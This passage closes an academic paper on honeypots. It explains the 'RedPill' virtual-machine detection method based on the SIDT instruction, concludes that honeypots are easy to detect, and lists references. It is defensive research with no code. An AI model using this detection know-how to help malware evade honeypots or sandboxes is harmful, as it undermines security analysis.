The most advanced VMWare detection technique has been named "RedPill" [Rua]. The "RedPill" technique uses a fundamental flaw in the virtualization capabilities of the IA32 architecture instead of the implementation flaws leveraged by the techniques outlined above. Certain instructions on the IA32 architecture can not be virtualized [RI00]. By using the unprivileged SIDT instruction the contents of the interrupt descriptor table register can be retrieved. Since the SIDT can not be virtualized and there have to be at separate for the host and the guest operating system the address returned by SIDT inside a Guest operating system is different from the one returned in a plain operating system running directly on the hardware.

2.3 Conclusions and Outlook

We have shown an example of honeypot deployment and what results we were able to gather from our honeypot setups. In addition, we have demonstrated that honeypot setups nowadays can be easily detected.

The malware community nowadays is already deploying anti-virtualization techniques and it seems reasonable to expect skilled attackers to use the same and other more sophisticated techniques to detect a "suspicious" environment.

We owe thanks to all members of the German Honeynet Project and especially Felix Freiling who made this research possible and supported us.

Thorsten Holz was supported by the Deutsche Forschungsgemeinschaft (DFG) as a research student in the DFG-Graduiertenkolleg "Software für mobile Kommunikationssysteme" at RWTH Aachen University.

References

[apw] Anti-Phishing Working Group. Internet: http://www.antiphishing.org/.

[Coa] Corey, J. Advanced honey pot identification. Internet: http://www.phrack.org/unoffical/p63/p63-0x09.txt.

[Cob] Corey, J. Local honeypot identification. Internet: http://www.phrack.org/unoffical/p62/p62-0x07.txt.

[Coc] Corporation, D. Sebek2 client for OpenBSD. Internet: http://honeynet.droids-corp.org/download/sebek-openbsd.pdf.

[DHK04] Dornseif, M., Holz, T., und Klein, C.: NoSEBrEaK - Attacking Honeynets. In: *Proceedings of the 5th Annual IEEE Information Assurance Workshop*. 2004.

[DM04] Dornseif, M. und May, S. Modelling the costs and benefits of honeynets. 2004. Presented at the 'Third Annual Workshop on Economics and Information Security (WEIS04)', Minneapolis, 13-14. May 2004.

[GC98] Gordon, S. und Chess, D. M.: Where there's smoke, there's mirrors: The truth about trojan horses on the internet. In: *Virus Bulletin Conference in Munich*. October 1998.

[Kea] Keong, T. C. Detecting Sebek Win32 Client. Internet: http://www.security.org.sg/vuln/sebek215.html and http://www.security.org.sg/vuln/sebek215-2.html.

[Keb] Keong, T. C. KProcCheck, Win2K Kernel Hidden Process/Module Checker. Internet: http://www.security.org.sg/code/kproccheck.html.

[Kec] Keong, T. C. SDT Restore, Win2K/XP.
Internet: http://www.security.org.sg/code/sdtrestore.html.

[Kl] Klein, T. Virtual machine monitors.
Internet: http://www.trapkit.de/research/vmm/vmm.htm.

[Ko] Kortchinsky, K. Patch for VMware.
Internet: http://honeynet.rstack.org/tools/vmpatch.c.

[LLO+03] Levine, J., LaBella, R., Owen, H., Contis, D., und Culver, B.: The use of honeynets to detect exploited systems across large enterprise networks. In: *Proceedings of the 2003 IEEE Workshop on Information Assurance*. 2003.

[Pr04] Provos, N.: A virtual honeypot framework. In: *Proceedings of 13th USENIX Security Symposium*. 2004.

[red] redir. Internet: http://sammy.net/~sammy/hacks/redir-2.2.1.tar.gz.

[RI00] Robin, J. S. und Irvine, C. E.: Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor. In: *Proceedings of 9th USENIX Security Symposium*. 2000.

[Rua] Rutkowska, J. Red Pill... or how to detect VMM using (almost) one CPU. Internet: http://invisiblethings.org/papers/redpill.html.

[Rub] Rutkowski, J. K. Execution path analysis: finding kernel based rootkits. Internet: http://www.phrack.org/show.php?p=59&a=10.

[seb04] Sebek. Internet: http://honeynet.org/papers/honeynet/tools/sebek/. 2004.

[SKA] Separate Kernel Address Space & UML. Internet: http://user-mode-linux.sourceforge.net/skas.html.

[sno04] Snort_inline. Internet: http://snort-inline.sourceforge.net/. 2004.

[Th03a] The Honeynet Project. Know Your Enemy: GenII Honeynets. November 2003. Internet: http://www.honeynet.org/papers/gen2/.

[Th03b] The Honeynet Project. Know your Enemy: Sebek. November 2003. Internet: http://www.honeynet.org/papers/sebek.pdf.

[VMw] Vmware backdoor i/o port. Internet: http://chitchat.at.infoseek.co.jp/vmware/backdoor.html.